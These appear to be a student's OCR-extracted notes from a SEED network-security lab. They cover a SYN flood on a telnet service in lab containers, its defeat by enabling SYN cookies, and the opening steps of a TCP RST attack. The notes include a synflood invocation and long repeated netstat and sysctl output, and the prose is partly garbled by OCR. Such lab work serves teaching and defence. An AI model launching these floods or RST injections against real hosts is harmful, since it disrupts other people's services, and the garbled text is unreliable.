Here we have received lots of SYN RECV from random IP address and random port no. to this terminal service on the victim machine.



We use the below commands to clear the memory

- ip tcp_metrics flush
- ip tcp_metrics show


How we can stop the running jobs

We can bring all these jobs to the foreground or we can just use kill % followed by the job number with the percent symbol.

Running Several instances:


We can put the instances in the background and have job-1

No again the user tries to compete with whose attached by telnetting and once again succeeds.


34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications
Firefox
Mousepad
Qt Client Leader Window
Terminal
Thunar
Thu 23 Feb, 11:24
seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tabs Help
tcp   0   0 10.9.0.5:23   214.157.62.207:26750   SYN_RECV
tcp   0   0 10.9.0.5:23   244.227.3.39:28462   SYN_RECV
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8e0f1dee122d:/home# ip tcp_metrics show
10.9.0.6 age 68.492sec cwnd 10 rtt 270us rttvar 414us source 10.9.0.5
root@8e0f1dee122d:/home# ip tcp_metrics clean
Command "clean" is unknown, try "ip tcp_metrics help".
root@8e0f1dee122d:/home# ip tcp_metrics flush
root@8e0f1dee122d:/home# ip tcp_metrics show
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# ip ip_metrics show
Object "ip_metrics" is unknown, try "ip help".
root@8e0f1dee122d:/home# ip tcp_metrics show
root@8e0f1dee122d:/home# ip tcp_metrics flush
root@8e0f1dee122d:/home# ip tcp_metrics sho
root@8e0f1dee122d:/home# ip tcp_metrics show
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8e0f1dee122d:/home# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@8e0f1dee122d:/home# ip tcp_metrics show
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address   State
tcp   0   0 0.0.0.0:23   0.0.0.0:*   LISTEN
tcp   0   0 127.0.0.11:36497   0.0.0.0:*   LISTEN
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address   State
tcp   0   0 0.0.0.0:23   0.0.0.0:*   LISTEN
tcp   0   0 127.0.0.11:36497   0.0.0.0:*   LISTEN
tcp   0   0 10.9.0.5:23   10.9.0.6:36530   ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address   State
tcp   0   0 0.0.0.0:23   0.0.0.0:*   LISTEN
tcp   0   0 127.0.0.11:36497   0.0.0.0:*   LISTEN
tcp   0   0 10.9.0.5:23   10.9.0.6:36530   ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address   State
tcp   0   0 0.0.0.0:23   0.0.0.0:*   LISTEN
tcp   0   0 127.0.0.11:36497   0.0.0.0:*   LISTEN
tcp   0   0 10.9.0.5:23   10.9.0.6:36530   ESTABLISHED

Task 1.2- Launch attack using C

./synflood 10.9.0.5 23 on seed-attacker



And once again we telnet on user machine we cannot compete with the C version

telnet 10.9.0.5

For SYN Flooding attack

After waiting for some time we stop the connection

Task 1.3

Enable the SYN Cookie counter measure


1. Turning ON the countermeasure

-Check the docker.yml file

-SYN cookie countermeasure turn ON in the victim part of docker.yml file

-we change it inside the victim machine by using the belo kernel parameter

sysctl -w net.ipv4.tcp



We have turned ON the counter measure


After telnetting again to the user machine we know there is no success for connection which means in this memory we have nothing, so no need to attack, it also does not work with general C Version

./synflood 10.9.0.5 23

Now we go to the victim machine we check the sync workflow


- netstat -tna | grep -I syn_recv| wc -l

Here the scene directory number is much larger than the backlogger



```
root@8e0f1dee122d:/home# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:36530          ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:36530          ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:36530          ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:34962          ESTABLISHED
root@8e0f1dee122d:/home# exit
exit
seed@instance-1:~/Lab-04/Labsetup$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5901            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:44633         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
```

If we want to check the backlog we check by this command



```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications  Firefox  Mousepad  Qt Client Leader Window  Terminal  Thunar  Thu 23 Feb, 11:49
seed@instance-1: ~/Lab-04/Labsetup
File  Edit  View  Search  Terminal  Tabs  Help
seed@instance-1: ~/Lab-04/Labsetup
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# ip ip_metrics show
Object "ip_metrics" is unknown, try "ip help".
root@8e0f1dee122d:/home# ip tcp_metrics show
root@8e0f1dee122d:/home# ip tcp_metrics flush
root@8e0f1dee122d:/home# ip tcp_metrics sho
root@8e0f1dee122d:/home# ip tcp_metrics show
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@8e0f1dee122d:/home# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@8e0f1dee122d:/home# ip tcp_metrics show
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@8e0f1dee122d:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:36530          ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:36530          ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:36530          ESTABLISHED
root@8e0f1dee122d:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:34962          ESTABLISHED
root@8e0f1dee122d:/home# exit
exit
seed@instance-1:~/Lab-04/Labsetup$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5901            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:44633         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

When we try to login again with the seed account we are able to see that

Flooding attack Failed as were able to login

SYN Flood attack failed because we turned on the countermeasure

$ sudo sysctl -a | grep cookie (Display the SYN cookie flag)

$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)

$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)

When we tried with C version it failed we can check with the personal version with any of the file

Here again we observe that personal version also fails.

To stop the connection we need to exit from the telnet, we can check if the connection is closed and stop it by pressing ctrl+C

Task 2: TCP RST Attacks on telnet and ssh Connections

1. Launching attack manually

2. Launching attack automatically


1) Launching the attack manually

1. We log into Victim Machine from user one we have, now the attacker wants to break the connection and can do it manually

2. First, delete it manually with wireshark to capture information the package happened between the victim machine and the user-1

3. We need to sniff on the attacker interface.

4. Lets use the Victim host and tcp port 23 on the victim machine, which means it could be destination port or the source port.




5. Now we login the victim machine from user-1

6. Before we login we can check the connection by the following command

netstat -tna


7.Check the connection with the command click, service is listening on the victim machine



8. Telnet 10.9.0.5 on the user machine

